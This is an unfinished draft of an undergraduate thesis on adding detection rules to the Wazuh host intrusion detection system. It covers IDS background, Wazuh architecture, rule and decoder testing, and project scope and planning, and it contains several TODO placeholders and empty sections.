

UNIVERSITY OF SANTIAGO DE
COMPOSTELA



ESCOLA TÉCNICA SUPERIOR DE ENXEÑARÍA

Improvements in IDS: adding functionality to Wazuh

Autor:

Andrés Santiago Gómez Vidal

Directores:

**Purificación Cariñena Amigo
Andrés Tarascó Acuña**

Computer Engineering Degree

February 2019

Final degree project presented at the Escola Técnica Superior de Enxeñaría of
the University of Santiago de Compostela to obtain the Degree in Computer
Engineering



Ms. Purificación Cariñena Amigo, Professor Computing Science and Artificial Intelligence at the University of Santiago de Compostela and **Mr. Andrés Tarascó Acuña**, Managing Director at Tarlogic Security S.L.

STATE:

That the present report entitled *Improvements in IDS: adding functionality to Wazuh* written by **Andrés Santiago Gómez Vidal** in order to obtain the ECTS corresponding to the final degree project of the Computer Engineering degree was conducted under our direction in the department of Computer Science and Artificial Intelligence of the University of Santiago de Compostela.

For the purpose to be duly recorded, this document was signed in Santiago de Compostela on February TODO, 2019:

The director,

The codirector,

The student,

(Purificación Cariñena Amigo) (Andrés Tarascó Acuña) (Andrés Santiago Gómez Vidal)

Index

1	Introduction	1
1.1	Motivation	1
1.2	Objectives	6
1.3	Structure of this document	7
2	OSSEC and Wazuh	9
2.1	Introduction	9
2.2	Wazuh architecture	11
2.3	Rules and decoders	13
3	Requirements	17
3.1	Use cases	17
3.1.1	Use cases actors	18
3.1.2	Use cases list	18
3.2	Requirements analysis	18
3.2.1	Non functional requirements	18
3.2.2	Functional requirements	18
3.2.3	Domain requirements	18
4	Project management	19
4.1	Scope management	19
4.1.1	Description of the scope	19
4.1.2	Acceptation criteria	20
4.1.3	Increments	20
4.1.4	Products of the project	21
4.1.5	Exclusions	21
4.1.6	Restrictions	22
4.2	Risk management	23
4.2.1	Risk metrics	23
4.2.2	Risk types	24
4.2.3	Risk identification	24
4.2.4	Risk analysis and planning	25
4.2.5	Risk supervision	37

4.3	Time management	37
4.3.1	Metodology	37
4.3.2	WBS	37
4.3.3	Initial planning	40
4.3.4	Real planning	50
5	Technologies and tools	55
5.1	Development technologies and tools	55
5.2	Pentesting technologies and tools	55
5.3	Documentation technologies and tools	55
5.4	Other technologies and tools	55
6	Increment 1: Common attacks in Windows Server	57
6.1	Golden Ticket	57
6.1.1	Exploit methods	59
6.1.2	Detection purely with signatures	67
6.1.3	Detection purely with Windows events	67
6.1.4	Detection of Mimikatz	68
6.1.5	Detection of the use of the TGT with klist	71
6.1.6	Silver Ticket	78
6.1.7	Mitigation	79
6.1.8	Conclusion	80
6.2	More about the extraction of credentials	81
6.2.1	Exploit methods	81
6.2.2	Detection of process accessing LSASS	86
6.2.3	Mitigation	88
6.2.4	Conclusion	89
A	Glossary	91
B	Bibliography	95

List of Figures

1.1	Comparison by attributes of the most important ICSs[6]	5
2.1	The different parts of Wazuh[9]	9
2.2	Singlehost architecture	12
2.3	Distributed architecture	12
2.4	Communications and data flow	13
2.5	Portion of the ruleset used by Wazuh[19]	14
2.6	Example of output for ossec-logtest	15
4.1	Planning simplification	41
4.2	“Beginning of the project” planning	42
4.3	“Increment 1: Common attacks in Windows Server” planning	43
4.4	“Increment 2: Use of more data sources” planning	44
4.5	“Increment 3: Detection/action against ransomware” planning	45
4.6	“Increment 4: Adapt Wazuh configuration to typical requirements from enterprises” planning	46
4.7	“Increment 5: Explore solutions in problems with GDPR” planning	47
4.8	“Increment 6: Additional detection for GNU/Linux” planning	48
4.9	“Increment 7: VirusTotal integration” planning	49
4.10	“Closing of the project” planning	50
4.11	Planning simplification	51
4.12	“Beginning of the project” planning	52
4.13	“Updating tools of the project” planning	53
4.14	“Increment 1: Common attacks in Windows Server” planning	54
6.1	Steps for Kerberos authentication	58
6.2	Meterpreter shell running	64
6.3	Migration to a powershell session as AD administrator	64
6.4	Retrieval of KRBTGT data and generation of the Golden Ticket with DCSync	65
6.5	Retrieval of KRBTGT data with hashdump	66
6.6	Klist listing tickets for a certain session	76
6.7	Latest alert of the klist monitoring in the manager	76
6.8	Backing up the database of the AD using the ntdsutil shell	82

List of Tables

1.1	Simplification of the data flow	2
4.1	Probability classification of risks	23
4.2	Impact classification of risks	23
4.3	Method of calculation of exposition based on probability and impact	23
4.4	List of the risks of the project	24
6.1	Exploit detection by grouping events	71
6.2	Exploit detection by the klist script	77
6.3	Exploit detection of unusual grantedAccess values	88

Chapter 1

Introduction

This project was made in collaboration with the cybersecurity company Tarlogic SL, even though I am not a member of Tarlogic and have never worked with them in the past. It is key to note my lack of experience in cybersecurity (on a professional level) because is the reason for the bad planning estimations and the limit of the scope. Furthermore in this project there are no absolute constraints or objectives, as it was suggested as a case between investigation (with some coding) and cybersecurity auditing, so the scope can be reduced if the time remaining is too short.

1.1 Motivation

Cybersecurity nowadays is very complex and there are many sub-fields and expert tools and it could be argued that is impossible to guarantee that any system is totally safe. To decide which technologies and tools to use we put ourselves in the shoes of an administrator of an enterprise system that wants to improve the security by detecting intrusions in the servers he works on.

Cybersecurity measures can be applied in multiple layers of the system, each with different tools, objectives, advantages and cost. In general the security of a system has the next parts:

1. **Firewall:** Control the inbound/outbound connections, on the **network layer**. In our scenario its objective is to reduce the amount of inbound connections, reducing the chance of intrusion.
2. **IPS:** Intrusion Prevention System to minimize the chance of intrusions, on the **network and host layers**. Provides active protection by actions.
3. **IDS:** Intrusion Detection System to mitigate the damage of intrusions, on the **network and host layers**. Provides passive protection by alerts.

The next table shows a **simplified** flow on how the information is processed by the security layers and methods. For example an IDS can monitor the network connections, scanning the whole packet (header and payload) and filing a report if needed, but has worse performance than a firewall because they only scan the header of the packet and just opt to reject them[1].

Table 1.1: Simplification of the data flow

Layer	Network	Network and Host	
Method	Firewall	IPS	IDS
Measures	Prevent	Prevent	Mitigate

Direction of the data flow

We focus on IDS because we are more interested about host detection. Also IDS is less explored than IPS or Firewall and due to the advance in gathering and processing of data in the last years IDS has become much more viable and reliable.

IDSs are different from antivirus or antimalware because the first are systems **specialized** in detection and the latter usually focus on prevention, however prevention and detection are often meshed together because both are deeply related. There are some cases where a system specialized in detection offers some kind of mitigation functionality or one specialized in prevention offers some kind of detection functionality.

It is important to note that in cybersecurity the trend is for the attack to be created first and later some kind of measures, not necessarily by the same teams as they usually are specialized in each role. This means that defensive security that requires manual intervention often lags behind.

Nowadays there are lots of different attacks, so many that their detection could be almost impossible one by one, but most of them can be detected because they share patterns. If we can determine the patterns of an attack and code a way to detect them we can detect the threat. Due to all this some times is easier to detect the attack and take measures after the intrusion has taken place.

IDS work by analysing the key information available (programs, logs, network information, etc) to determine if there has been an intrusion in the system. The

details of the process vary with each IDS but in general they work like an expert system:

- The source of the data is the system.
- The alerts are set by certain rules when they match.
- Rules do not need to throw an alert and there can be dependencies, allowing a stateful approach and complex analysis without false positives (the main annoyance of IDSs).

There are two types of IDS depending of the detection mechanism:

- Signature based: The IDS looks for specific data (signature), for example a string. This is often an efficient solution to known attacks, but is fundamentally useless against unknown attacks (attacks without a signature in the IDS database).
- Behaviour analysis: After a training period the IDS can detect when an event is rare (by probability) and correlate these suspicious occurrences to an intrusion.

In our case we take interest in the signature approach because is much more used and behavior analysis is more fit for network than host.

OSSEC is an HIDS (Host-based IDS) solution with detection based on rules and decoders. Both rules and decoders can be defined with numerous options and support dependencies and regular expressions.

- The decoders format the data for the rules.
- The rules determine there is a threat if the conditions are met.

OSSEC stands for **O**pen **S**ource **HIDS** **SEC**urity and is interesting for this project because the next qualities[2][3]:

- **Widely Used:** OSSEC is a growing project, used by many different entities (ISPs, universities, governments, large corporate data centers) as their main HIDS solution. In addition to being deployed as an HIDS, it is commonly used strictly as a log analysis tool, monitoring and analyzing firewalls, IDSs, web servers and authentication logs.

- **Scalable:** Because it is an HIDS and it uses **agents**. Each monitored host can either install the agent or use an agentless agent[4][5]. Agentless agents are processes initiated from the OSSEC manager, which gather information from remote systems, and use any RPC method (e.g. ssh, snmp rdp, wmi).
- **Multi-platform:** GNU/Linux, Windows, Mac OS and Solaris. This is important because most professional services are on GNU/Linux or Windows, but it is important to note that rules can only work in one operating system.
- **Free:** OSSEC is a free software and will remain so in the future; you can redistribute it and/or modify it under the terms of the GNU General Public License (version 2) as published by the FSF – Free Software Foundation.
- **Open source:** The code is open, so you can read, contribute and debug it all you want.
- **Rootkits detection:** This type of malware usually replaces or changes existing operating system components in order to alter the behavior of the system. Rootkits can hide other processes, files or network connections like itself.
- **File integrity monitoring:** To detect access or changes to sensitive data.

There are lots of alternatives to OSSEC for the scenario of a system administrator that wants to reinforce the security of the systems he is responsible for. There are free of charge and paid solutions and they do not need to be pure IDS as often they come in a full approach. For example the next table shows a comparison of the most important ICSs (Industrial Control Systems):

	Enterprise					Control Center				Local HMI LAN					Field I/O Devices				Transport				Acquisition			Coverage										
	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	IOC Detection	NTAD	Outlier Analysis	Log Review	SAR	RE Analysis	Ethernet	File	Web	Backplane	USB	Commercial	Open	University	Enterprise	Control Center	HMI	Field
ABB Cyber Security Benchmark	10	11	4	8	10	10	15	18	8	9	13	10	13	27	9	9	14	11	10	23	9	3	5	4	36	29	0	1	1	29	14	5	36	44	52	30
AlienVault Unified Security Management SIEM																																				
Binary Ninja																																				
Binwalk																																				
Bro																																				
Centrify																																				
CheckPoint Software - SandBlast																																				
CHIPSEC																																				
Clarity																																				
CodeDNA																																				
ConPot																																				
CyberX XSense																																				
DarkTrace ICS																																				
Digital Arts																																				
Dracos																																				
Elastic Stack																																				
fod																																				
FireEye IOC Editor																																				
FireEye IOC Finder																																				
Fortinet-Nozomi Networks																																				
Graylog																																				
GridPot																																				
Hex-Rays IDA Pro																																				
Hopper Disassembler																																				
Hyperion																																				
Indegy Platform																																				
MB Connect Line mbsECBOX																																				
McAfee																																				
MSI Sentinel and MSI 1																																				
N-Dimension Solutions n-Platform 340S or 440D																																				
Nessus																																				
Nexthine ICS Shield																																				
OSSEC																																				
Plaso - Log2timeline																																				
Protecode																																				
Radare																																				
Radflow																																				
Security Onion																																				
SecurityMatters SilentDefense																																				
Senami IDS																																				
Snort																																				
Snowman																																				
Splunk																																				
Suricata																																				
Symantec Anomaly Detection for ICS																																				
Symantec Embedded Security: CSP																																				
Tofino Xenon Security Appliance (Tofino SA)																																				
T-Pot																																				
Tipwire																																				
TuffleHog																																				
USB-ARM																																				
Vene SecurityCenter																																				
Volatility Framework																																				
Waterfall BlackBox																																				
WeaseBoard																																				
X64dbg																																				
YARA																																				

Figure 1.1: Comparison by attributes of the most important ICSs[6]

One of the problems of a comparison in a table like this is that it fails to show how much a tool excels or lacks in the features it shares with others, how easy it is to use and other factors that can decide the right tool. The most relevant alternative technologies to OSSEC for this project are[7]:

- Sagan: An open source HIDS, but only supports *nix operating systems (Linux, FreeBSD, OpenBSD, etc) and it lacks in features compared to OSSEC.
- YARA: Is not an IDS or IPS, it is just a tool that does pattern/string/signature matching, but it excels at it in performance, results and easiness to

write the rules. YARA is being used widely in cybersecurity, for example by Avast, Kaspersky Lab, VirusTotal and McAfee Advanced Threat Defense[8]. We could build a system to use YARA to scan files but always combined with at least another tool, but we prefer to stick to a tested IDS.

Due to their popularity is worth mentioning the next tools, even though they are only for network:

- Bro: Is an open source IDS and supports only Linux, FreeBSD, and Mac OS.
- Snort: Is the most popular open source IDS/IPS, but can be expensive in processing power.
- Suricata: Another open source IDS/IPS solution. It provides hardware acceleration and multi-threading to improve the scanning speed.

In our case most of the attributes in the previous comparison do not matter and we chose OSSEC because the problems found on the alternatives and that OSSEC offers a reliable way to use an already done and thoroughly tested IDS and enhance it to our needs without much work. To even ease more this we will use Wazuh, a fork of OSSEC.

1.2 Objectives

The main objective is to improve intrusion detection in IDS. This can be accomplished in several ways:

- Adding or changing functionality of an already existing technology.
 - Coding on core or additions.
 - Configuration or input of the program.
- Develop a new technology or tools that result in a different detection system.

We will use OSSEC through Wazuh to code rules and decoders, without the need to change any code of the program itself, which means this project can focus directly on detection without the need to create a detection system. Of course if in later stages of the project it would be found that is convenient to modify the detection system itself it could be considered depending on the importance, the progress and the remaining time of the project.

1.3 Structure of this document

This document has TODO chapters:

- In **chapter 1**
- In **chapter 2**
- In **chapter 3**
- In **chapter 4**
- In **chapter 5**
- In **chapter 6**
- In **chapter 7**

Chapter 2

OSSEC and Wazuh

2.1 Introduction

Wazuh is different than base OSSEC in that it adds capabilities (a RESTful API and rules and decoders) and is easier to install (it uses the ELK stack to gather and preprocess data, while OSSEC leaves that choice to the user).




Figure 2.1: The different parts of Wazuh[9]

The most interesting qualities of Wazuh for this project are[10][11]:

- **Rootkits detection:** Rootkits are commonly used after an attack has succeeded to use the computer of the victim leaving no traces.
- **File integrity monitoring:** It can provide detection of intrusions by identifying changes in content, permissions, ownership, and attributes on the monitored files. It can be used to comply with GDPR (General Data Protection Regulation).

- **Scalability and multi-platform:** This means that the work on this project could really be used in real work environments.
- **Configuration management:** The configuration is managed by the Wazuh server (Wazuh manager) and the agents can be grouped, allowing custom, groupal or global gathering and detection for each agent.
- **Multiple sources of data:** The scanned data can be from logs, output of commands or databases.
- **Active response:** An automated remediation to security violations and threats, to mitigate more the possible damage. For example to stop the Internet connection to isolate a compromised system.
- **Improved ruleset:** This reduces the workload of this project, as it can serve as guidance and complement some of the rules and decoders that this project intends to create or modify.
- **Open source, free and easy to contribute to:** This is optional but nice, as it offers a chance to an unexperienced student to contribute in a real and useful project. The project is hosted on Github and Google Groups. In this project the contribution would be to the ruleset[12] and not to the core of Wazuh[13] or the documentation[14].

The RESTFul API interacts using OSSEC commands and would be interesting if this project were related to a tool issuing queries to Wazuh, but this is not the case. Anyway it is still something valuable to have as these kind of tools are very common nowadays.

Wazuh provides support and integration with multiple important tools and technologies:

- Docker container for OSSEC: An ossec-server image with the ability to separate the ossec configuration/data from the container.
- Puppet and Ansible: For massive deployment. This can be very helpful to setup a big environment mostly because even being no need to put configuration files in the agents for Wazuh often is necessary to configure other things and the process of registering agents can be tedious manually.
- Network IDS integration: Gives the option to use OwlH and integrate Suricata and Bro to generate alerts in Wazuh.
- VirusTotal: A free virus, malware and URL online scanning service that combines more than 40 antivirus solutions.

- OSQuery: Osquery can be used to expose an operating system as a high-performance relational database. This allows you to write SQL-based queries to explore operating system data.

The use of these depends on the scenario and the only one we take interest in is VirusTotal, because it can work as a secondary detection method for the most critical or complicated cases.

2.2 Wazuh architecture

A basic Wazuh setup has the next components[15]:

- Wazuh server: Runs the Wazuh manager, API and Filebeat (Filebeat is only necessary in distributed architecture). It collects and analyzes data from deployed agents.
- ELK stack: It reads, parses, indexes, and stores alert data generated by the Wazuh server. The ELK stack is flexible, highly configurable and very used in big data.
- Wazuh agent: Runs on the monitored host, collecting system log and configuration data and detecting intrusions and anomalies. It talks with the Wazuh server to which it forwards collected data for further analysis.

The main difference with the architecture of OSSEC is the ELK stack, because OSSEC leaves the choice of tools to the user. ELK stands for the combination of:

- Elasticsearch: Gets the data and allows search queries and analysis.
- Logstash: Transforms the data to the desired format. This step can make alike data from different log and output formats, trivializing the decoders work.
- Kibana: Shows the data in a web browser, with graphs and options like grouping and time interval. This is often easier than to write commands to scan the OSSEC log in the Wazuh server, as the data of interest tends to stay the same.

There are two possible architectures for this setup: having the ELK stack in the same machine that the Wazuh server (singlehost) or in a separated one (distributed). Each has advantages and disadvantages and in this project we will use

the singlehost because in our case there are no constraints and is easier to set up and is more efficient.




Figure 2.2: Singlehost architecture




Figure 2.3: Distributed architecture

To understand better the communications and data flow in Wazuh we will now get into more detail on the process[16][17].

Wazuh agents use the OSSEC message protocol to send collected events to the Wazuh server over port 1514 (UDP or TCP). The Wazuh server then decodes and rule-checks the received events with the analysis engine. Events that trip a rule are augmented with alert data such as rule id and rule name. The Wazuh message protocol uses a 192-bit Blowfish encryption with a full 16-round implementation, or AES encryption with 128 bits per block and 256-bit keys.

Logstash formats the incoming data and optionally enriches it with GeoIP information before sending it to Elasticsearch (port 9200/TCP). Once the data is indexed into Elasticsearch, Kibana (port 5601/TCP) is used to mine and visualize the information.

The Wazuh App runs inside Kibana constantly querying the RESTful API (port 55000/TCP on the Wazuh manager) in order to display configuration and status related information of the server and agents, as well to restart agents when desired. This communication is encrypted with TLS and authenticated with username and password.




Figure 2.4: Communications and data flow

Both alerts and non-alert events are stored in files on the Wazuh server in addition to being sent to Elasticsearch. These files can be written in JSON format and/or in plain text format (.log, with no decoded fields but more compact). These files are daily compressed and signed using MD5 and SHA1 checksums.

2.3 Rules and decoders

They constitute the main part of this project and they can be used to detect application or system errors, misconfigurations, attempted and/or successful malicious activities, policy violations and a variety of other security and operational issues[10]. Wazuh is quite helpful with the features and documentation of the ruleset and in this project the already existing rules and decoders were a great help as examples.

Rules can be added in `/var/ossec/etc/rules/` and decoders in `/var/ossec/etc/decoders/` without any issue, but to change the already existing ones in `/var/ossec/ruleset/rules/` or `/var/ossec/ruleset/decoders/` is a bad idea because the next changes

in those files from updates would overwrite them. The solution is to copy the code (actually only the id is needed) of the existing item to the folder where we can add new ones, make the desired changes add *overwrite="yes"*[18].

As mentioned before Wazuh adds its own ruleset over the one provided by the OSSEC project. The next table shows about 20% of the combined ruleset that Wazuh uses, where “Out of the box” means that the source was the OSSEC project.

OSSEC Ruleset		
Rule	Description	Source
amazon_rules	Amazon main rules.	Created by Wazuh
amazon-ec2_rules	Amazon Virtual Private Cloud (Amazon VPC) lets you provision a logically isolated section of the Amazon Web Services (AWS) Cloud where you can launch AWS resources in a virtual network that you define.	Created by Wazuh
amazon-iam_rules	AWS Identity and Access Management (IAM) is a web service that helps you securely control access to AWS resources for your users. You use IAM to control who can use your AWS resources (authentication) and what resources they can use and in what ways (authorization).	Created by Wazuh
apache_rules	Apache is the world's most used web server software.	Out of the box
apparmor_rules	AppArmor is a Linux kernel security module that allows the system administrator to restrict programs's capabilities with per-program profiles.	Out of the box
arpwatch_rules	ARPWatch is a computer software tool for monitoring Address Resolution Protocol traffic on a computer network.	Out of the box
asterisk_rules	Asterisk is a software implementation of a telephone private branch exchange (PBX).	Out of the box
attack_rules	Signatures of different attacks detected by OSSEC	Created by Wazuh
auditd_rules	The Linux Audit system provides a way to track security-relevant information on your system. Based on pre-configured rules, Audit generates log entries to record as much information about the events that are happening on your system as possible.	Created by Wazuh
cimserver_rules	Compaq Insight Manager Server	Out of the box
cisco-estreamer_rules	The FireSIGHT System Event Streamer (eStreamer) uses a message-oriented protocol to stream events and host profile information to the client application.	Created by Wazuh
cisco-ios_rules	Cisco IOS is a software used on most Cisco Systems routers and current Cisco network switches.	Out of the box
clam_av_rules	Clam AntiVirus (ClamAV) is a free and open-source, cross-platform antivirus software tool-kit able to detect many types of malicious software.	Out of the box
courier_rules	IMAP/POP3 server	Out of the box
docker_rules	Docker is an open-source project that automates the deployment of applications inside software containers.	Created by Wazuh
dovecot_rules	Dovecot is an open-source IMAP and POP3 server for Linux/UNIX-like systems, written primarily with security in mind.	Out of the box
dropbear_rules	Dropbear is a software package that provides a Secure Shell-compatible server and client. It is designed as a replacement for standard OpenSSH for environments with low memory and processor resources, such as embedded systems.	Out of the box
firewall_rules	FirewalD provides a dynamically managed firewall with support for network/firewall zones to define the trust level of network connections or interfaces. Default firewall management tool RHEL and Fedora.	Out of the box
firewalld_rules	Firewall events detected by OSSEC	Out of the box

Figure 2.5: Portion of the ruleset used by Wazuh[19]

Wazuh provides a way to manually test how an event is decoded and if an alert is generated with the tool `/var/ossec/bin/ossec-logtest`[20], which is very useful for debugging. To use it you only need to introduce the data as it would be in the wild (in the logfile or command output). This command provides the option “-v” that shows which rules are tried and which trigger an alert. This tool does not need a restart of the wazuh-manager service whenever changes want to be tested because it reads the configuration directly. But is also worth to mention that some times it can be misleading because it does not work the exact same way as the manager, for example the logtest may show that the log matches a certain rule but actually it has matched a previous one silently.

For example for this input:

```
Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516
```


We get the next output:

```
$ /var/ossec/bin/ossec-logtest
Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516

**Phase 1: Completed pre-decoding.
  full event: 'Mar  8 22:39:13 ip-10-0-0-10 sshd[2742]: Accepted publickey for root from 73.189.131.56 port 57516'
  hostname: 'ip-10-0-0-10'
  program_name: 'sshd'
  log: 'Accepted publickey for root from 73.189.131.56 port 57516'

**Phase 2: Completed decoding.
  decoder: 'sshd'
  dstuser: 'root'
  srcip: '73.189.131.56'

**Phase 3: Completed filtering (rules).
  Rule id: '5715'
  Level: '3'
  Description: 'sshd: authentication success.'
**Alert to be generated.
```

Figure 2.6: Example of output for ossec-logtest

After version 3.0.0 (we are currently in 3.9) Wazuh incorporates an integrated decoder for JSON logs enabling the extraction of data from any source in this format. This can be very useful in many situations, for example trivializing the generation of alerts for Suricata (without the need for a decoder just for Suricata)[21].

Another interesting feature is to check if a field extracted during the decoding phase is in a CDB list (constant database). The main use case of this feature is to create a white/black list of users, IPs or domain names.[22].

Chapter 3

Requirements

The requirement specification is a full description of the software the project is to develop.

PMBOK[23] states that requirements are conditions or capabilities that a product must meet to satisfy the contract. The requirements expose the needs of the client, which have to be accomplished to finish the project successfully. In this project the requirements will be fulfilled in multiple stages along the project.

Note that the client in this case is Tarlogic even if the product is a contribution to an open source project.

This specification contains:

- **Use cases:** Functionalities that the software will provide.
- **Requirements:** Depending of their type they can describe features, data, relations, properties or any details necessary to explain the system without ambiguity, in a way it can be easily understood.

In this project the functional requirements are not included because they can be considered a redundant version of the use cases, because both describe the same functionalities. Uses cases were chosen over functional requirements because they were considered to be easier to understand and have greater detail. If this project had the need of a very complex requirement specification it would be interesting to have both, as each could help to understand the other better, but in this project the specification should be quite simple.

3.1 Use cases

A use case is a description of all the ways an end-user wants to “use” a system. These “uses” are like requests of the system, and use cases describe what that

system does in response to such requests. In other words, use cases describe the conversation between a system and its user(s), known as actors. Although the system is usually automated (such as an Order system), use cases also apply to equipment, devices, or business processes.[24]

3.1.1 Use cases actors

The actors are entities external to the system that interact with it. They can be other systems, persons or even time.

3.1.2 Use cases list

3.2 Requirements analysis

3.2.1 Non functional requirements

3.2.2 Functional requirements

As mentioned before these are omitted because of the redundancy with use cases.

3.2.3 Domain requirements

Chapter 4

Project management

A project is temporary in that it has a defined beginning and end in time, and therefore defined scope and resources. And a project is unique in that it is not a routine operation, but a specific set of operations designed to accomplish a singular goal.

Project management, is the application of knowledge, skills, tools, and techniques to project activities to meet the project requirements[25]. It is important to note that the actions on each area of the project may affect other areas, increasing the difficulty of the management.

4.1 Scope management

The management of the scope of the project has the necessary processes to guarantee that the objectives are met. The scope management allows the project to start focused in what really matters, not losing time in irrelevant details or desirable additions that we can not implement, by identifying and describing the necessary tasks.

4.1.1 Description of the scope

This project tries to improve the detection of intrusions on the already existing HIDS Wazuh. This kind of objective can be accomplished by very different approaches, because the software to work on can be used in many scenarios, is very related to other software and is in active development.

Though some increments can be considered difficult due to the amount of new technologies and tools there should be no problem to met the basic objectives because we have the freedom to adapt the scope at any time and there is more than enough time for the essential parts of the project.

4.1.2 Acceptation criteria

In order to the product to be accepted the essential requeriments need to have been accomplished before the time limit of the project.

4.1.3 Increments

The essential increments to the project are:

- Increment 1: Common attacks in Windows Server.
- Increment 2: Use of more data source that are not builtin in a standard system installation, like Sysmon. By itself is not really a must have, but it could make a difference for certain attacks and the more data the better.
- Increment 3: Detection/action against ransomware.

These were chosen because we think Wazuh needs tangible security measures against common threats more than anything else at the moment. In other words, we reckon these points are where Wazuh lacks the most right now.

The rest of the increments are considered optional and can be removed if there is not enough time left. The order is based on the estimation of the relevance of the increment for Wazuh and our project. This means for example having in mind the time estimation for the increment without stretching.

- Increment 4: Adapt Wazuh configuration to typical requirements from enterprises. This is considered a very important increment because we think it could be a selling point for some enterprises, that probably do not want the same level of security for all their computers and the time to set it up (or at least from scratch). There is a chance that something like this already exists, in which case the investigation at the start of the increment should find it.
- Increment 5: Explore solutions in problems with GDPR. Tarlogic stated that they would like to have this increment specifically.
- Increment 6: Additional detection for GNU/Linux. This could have more or less the same impact as increment 1 for some clients, but Tarlogic was more interested in Windows and Wazuh seems to be more oriented towards GNU/Linux.
- Increment 7: VirusTotal integration. The problem of this increment is that VirusTotal's public API key has more limited features and has a 4 requests/minute limitation[26]. We assume the use of a public API key

because it would fit the profile of a client using Wazuh, which has no charge. Also the exploration on this increment could not really be considered more than a patch to Wazuh, without really improving it, but still it would be an effective workaround for the problems we can not solve right now with only Wazuh.

4.1.4 Products of the project

At the end of the project the next elements will be delivered:

-
-
-

4.1.5 Exclusions

As in any project of this kind we had to leave some ideas behind.

For example an interesting way to take advantage from IDS is to set up a honeypot (a false server just to be compromised) and learn from the intrusions suffered, improving the defenses (firewall, IPS and IDS) for the real servers. There are some honeypot implementations that automate (for example with machine learning) the generation of rules for certain IDSs, but is not yet a trend because there are problems[27][28][29][30]:

- Experienced attackers have learned to avoid honeypots, because they are easy to identify due to the low security they have.
- Is not trivial to automate correctly the defense based on the information of the system, because its state can be very complex (for example due to more than one attack at the same time).

